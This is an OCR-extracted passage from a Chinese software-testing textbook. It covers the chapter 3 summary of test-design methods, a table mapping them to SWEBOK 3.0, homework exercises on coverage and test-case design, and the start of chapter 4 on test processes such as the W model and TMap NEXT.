


图 3-14 电梯控制系统的 FSM 示意图




图 3-15 有限状态机建模工具 FSME 界面示意图

小结

本章介绍了各种测试方法，从基于直觉和经验的测试方法、基于输入域的测试方法、基于组合及其优化的方法，到基于逻辑覆盖的方法、基于缺陷模式的方法、基于模型的方法和形式化方法等。对测试方法可能有不同的划分。例如，之前人们习惯于把测试方法分为两类：白盒测试方法和黑盒测试方法，这样划分比较粗糙，也容易限制测试人员的思维。为了更好地展示测试思路，就需要找准测试的切入点，也就是明确如何找到被测试的系统或单元的突破口，从而更全面地操作被测试对象，对被测试对象施加影响，从而评估被测试对象的行为表现或输

出结果。要做到这点,主要依赖数据流和控制流等的分析。

(1) 数据流分析,包括输入输出空间的分析,如等价类划分、边界值分析;如果输入空间是由多个变量或多个参数等构成,就需要考虑组合问题,即判定表、Pairwise 方法、正交实验法。

(2) 控制流分析,就是对程序或软件的状态转换、运行路径进行分析,自然就有有限状态机、功能图、条件覆盖、分支覆盖(判定覆盖)和基本路径覆盖。

无论采用哪种方法,最终需要对测试覆盖率进行分析,以评估测试的充分性。这种覆盖率分析,也主要是从数据覆盖、运行路径是否被覆盖进行分析,从这个角度,也可以帮助我们更好地理解测试方法。

在进行数据流或控制流分析时,如果问题复杂,就需要借助建模的技术帮助实现,包括有限状态机、因果图、模糊测试等方法。决策表、功能图等也可以归为建模技术,实际上,一个方法可以归为不同的两个或三个类别。当上面这些方法都不适用时,或是作为上述方法的一种补充,就有了基于直觉和经验的测试方法、基于缺陷模式的方法。

这里介绍了大部分的测试方法,但测试方法不局限于这些,还有其他一些方法,例如,基于用户场景的测试方法、业务端到端的测试方法(基于业务流程路径的验证方法)、基于需求直接验证的方法等。不同的测试方法有各自的出发点,其侧重点不一样,有其特定的应用范围。例如,基于逻辑覆盖的方法主要用于单元测试或者系统业务流端到端的测试,而基于输入域的测试适合对数据进行测试,基于组合的方法可以应用于系统兼容性测试,模糊测试方法应用于容错性测试和安全性测试,形式化方法则用于高可靠性的关键软件系统的测试。

SWEBOK 3.0 作为软件工程专业的知识体系,成为软件工程教学的重要参照体系,有必要分析一下这里所介绍的方法是否覆盖了 SWEBOK 3.0 所要求的各种方法,如表 3-20 所示。

表 3-20 SWEBOK 3.0 测试方法

SWEBOK 3.0 测试方法分类	SWEBOK 对应的具体测试方法	本教材对应的分类及方法
基于直觉和经验的方法	Ad-hoc 测试方法、探索式测试	基于直觉和经验的方法,增加"错误猜测法",但"探索式测试"不被认为是一种方法
基于输入域的方法 IDBT	等价类、边界值、两两组合(Pairwise)、随机测试	基于输入域的方法 基于组合及其优化的方法(决策表、应图、两两组合、正交实验法)
基于代码的方法 CBT	基于控制流的标准、基于数据流的标准、CBT 参考模型	基于逻辑覆盖的方法,如判定覆盖、条件覆盖、判定/条件覆盖、条件组合覆盖、基本路径覆盖
基于故障的方法 FBT	故障模型、错误猜测法、变异测试	基于缺陷模式的方法,如常见缺陷模式、模糊测试方法
UBT	操作配置、用户观察启发	基于场景的方法
MBT	决策表、有限状态机、形式化验证、TTCN3、工作流模型	基于模型的方法 形式化方法
TBNA	OOS、Web、Real-time、SOA、Embedded、Safe-critical	应用领域,不能算是测试方法,而是如何结合相应的软件技术完成其应用领域的测试

思考题

1. 在逻辑覆盖方法中，语句覆盖、判定覆盖、条件覆盖和基本路径覆盖，哪一种覆盖率高？为什么？

2. 针对“邮件地址”输入域进行验证，通过等价类划分法设计相应的测试用例，包括尽可能多的无效等价类。

3. 综合运用边界值方法和等价类划分法设计相应的测试用例：输入三个整数作为边，分别满足一般三角形、等腰三角形和等边三角形。

4. 根据如图 3-16 所示程序流程图，分别用最少的测试用例完成语句覆盖、判定覆盖、条件覆盖和路径覆盖的测试设计。




图 3-16 思考题 4 程序流程图

5. 针对下列可能存在的程序结构设计测试用例。

(1) 程序要求：10 个铅球中有一个假球(比其他铅球的重量要轻)，用天平三次秤出假球。

(2) 程序设计思路：第一次使用天平分别秤 5 个球，判断轻的一边有假球；拿出轻的 5 个球，拿出其中 4 个秤，两边分别放两个球；如果两边同重，则剩下的球为假球；若两边不同重，拿出轻的两个球秤第三次，轻的为假球。

6. 结合边界值分析法和等价类划分法，针对不同月薪需要缴纳不同的个人所得税计算程序，来设计充分的测试用例。设个人所得税的起征点 3500 元，税率见表 3-21。

表 3-21 税率计算表

应纳税所得额(减去起征点 3500 元后的结果)	税率/%
不超过 500 元	5
超过 500～2000 元	10
超过 2000～5000 元	15
超过 5000～20 000 元	20
超过 20 000～40 000 元	25
超过 40 000～60 000 元	30
超过 60 000～80 000 元	35
超过 80 000～100 000 元	40
超过 100 000 元	45

7. 年、月、日分别由 Y、M 和 D 来存储相应的值，现在要测试 NextData(Y,M,D)函数，用判定表方法来设计相应的测试用例。

8. 针对下列因素，使用 PICT 工具完成 Pairwise 的组合测试，如果存在约束条件，需要添

加后进行计算。

(1) 驾驶记录：过去 5 年内没有违规，过去 3 年内没有违规，过去 3 年内违规小于 3 次，过去 3 年内违规 3 次或 3 次以上，过去 1 年内违规 3 次或 3 次以上。

(2) 汽车型号：一般国产车，高档国产车(≥20 万)，进口车，高档进口车(≥100 万)。

(3) 使用汽车的方式：出租车，商务车，私家车。


(4) 所住的地区：城市中心地带，市区，郊区，农村。

(5) 受保的项目：全保，自由组合，最基本保险。

(6) 司机的驾龄：≤1 年，≤3 年，≤5 年，≤10 年，>10 年。

(7) 保险方式：首次参保，第二次参保，连续受保(≥3 次)。

9. 通过扩展有限状态机来描述表示堆栈算法，然后转化为状态树，然后设计测试用例覆盖独立的树根到树叶的路径。



第 4 章

软件测试流程和规范

标准和规范是成熟工业的标志。在手工作坊时代，每样东西都是独一无二的，即使是同一类产品，比较相似，但或多或少都有差异。而在现代工业化生产中，机器配件都是统一规范起来，例如，显示器接口、USB接口等。再比如，家中某个电器或家具丢了个螺丝钉，在街上很容易买一个，回家安装上，这说明什么？制造业的标准在起作用。家用电器是依据标准制造的，所以随之而来的各种标准配件也会很容易找到。

标准与规范大都是行业几十年甚至上百年的经验与技术的结晶，是人类宝贵的财富。软件行业也一样，需要关注软件过程规范、软件质量标准和规范，而且也是在随着时间的推移不推更新与完善，持续改进软件过程。

本章将从软件过程模型出发，讨论传统的测试过程和敏捷测试过程，进而扩展到基于脚本的测试和探索式测试，然后讨论测试过程改进模型 TMMi、TPI，最好讨论软件测试和质量标准、软件测试规范等。

4.1 传统的软件测试过程

在 2.2 节讨论软件测试分类时，已简单提到软件测试阶段，为了更清楚地了解测试过程，从两条线分别展示软件测试的基本过程，如图 4-1 所示。




图 4-1 软件测试的过程

（1）从软件工程过程来看，经过需求评审、设计评审、代码评审与单元测试、集成测试、系统测试、验收测试等阶段。

（2）从项目管理角度看，经过测试计划、测试设计、测试执行与监控、测试结果分析与评估（报告）、项目总结等阶段。

即使是传统的软件开发，也提倡每日构建或持续集成，如果仅从软

件代码角度看，单元测试和集成测试是同时进行的，没有单独的集成测试阶段。但如果考虑和其他子系统的集成、和第三方系统集成、和硬件集成等工作，集成测试的阶段还是独立存在的。过程的描述尽量简单，从而使读者一目了然，基本知道各个环节主要的工作，但实际许多工作是交替进行或同时进行，甚至在项目早期就已经开始。例如，系统测试和验收测试的计划、设计工作分别在需求评审、设计评审阶段就开始启动了，而系统测试和验收测试阶段，主要是测试执行的工作。

在长期的研究与实践中，人们越来越深刻地认识到，建立简明准确的表示模型是把握复杂系统的关键。为了更好地理解软件开发过程的特性，跟踪、控制和改进软件产品的开发过程，就必须为软件开发过程建立合适的模型。模型是对事物的一种抽象，人们常常在正式建造实物之前，首先建立一个简化的模型，忽略细节，剔除那些与问题无关的、非本质的东西，从而使模型与真实的实体相比更加简单明了，以便更透彻地了解它的本质，抓住主要的问题。总的来说，使用模型可以防止人们过早地陷入各个模块的细节，使人们从全局上把握系统的全貌及其相关部件之间的关系。

4.1.1 W 模型

Evolutif 公司针对 V 模型进行了改进，提出了 W 模型的概念，W 模型增加了软件各开发阶段中应同步进行的验证和确认活动。如图 4-2 所示，W 模型由两个 V 字型模型组成，分别代表测试与开发过程，图中明确表示出了测试与开发的并行关系，测试伴随着整个软件开发周期，而且测试的对象不仅是程序，还包括需求定义文档、设计文档等，这和上面所扩展的 V 模型有相同的内涵。例如，需求分析完成后，测试人员就应该参与到对需求的验证和确认活动中，以尽早地找出缺陷所在。同时，对需求的测试也有利于及时了解项目难度和测试风险，及早制定应对措施，这将显著减少总体测试时间，加快项目进度。




图 4-2 测试过程和开发过程的同步关系

从图 4-2 可以看出，软件分析、设计和实现的过程，同时伴随着软件测试、验证和确认的过程，而且包括软件测试目标设定、测试计划和用例设计、测试环境建立等一系列测试活动的过

程。也就是说，项目一启动，软件测试的工作也就启动了，避免了瀑布模型所带来的误区——软件测试是在代码完成之后进行的。测试过程和开发过程都贯穿软件过程的整个生命周期，它们是相辅相成、相互依赖的关系，概括起来有以下三个关键点。

(1) 测试过程和开发过程是同时开始的，同时结束的，两者保持同步的关系。

(2) 测试过程是对开发过程中阶段性成果和最终的产品进行验证的过程，所以两者相互依赖。前期，测试过程更多地依赖于开发过程；后期，开发过程更多地依赖于测试过程。

(3) 测试过程中的工作重点和开发工作的重点，可能是不一样的，两者有各自的特点。不论在资源管理方面，还是在风险管理方面，两者都存在着差异。

4.1.2 TMap NEXT

TMap (Test Management Approach，测试管理方法)是一种业务驱动的、基于风险策略的、结构化的测试方法体系(http://eng.tmap.net/Home/)，目的是更早地发现缺陷，以最小的成本，有效地、彻底地完成测试任务，以减少软件发布后的支持成本。TMap 所定义的测试生命周期由计划和控制、基础设施、准备、说明、执行和完成等阶段组成，如图 4-3 所示。这个过程目前也被 ISTQB(International Software Testing Qualification Board，国际软件测试资质认证委员会)所采用，成为测试过程的标准。

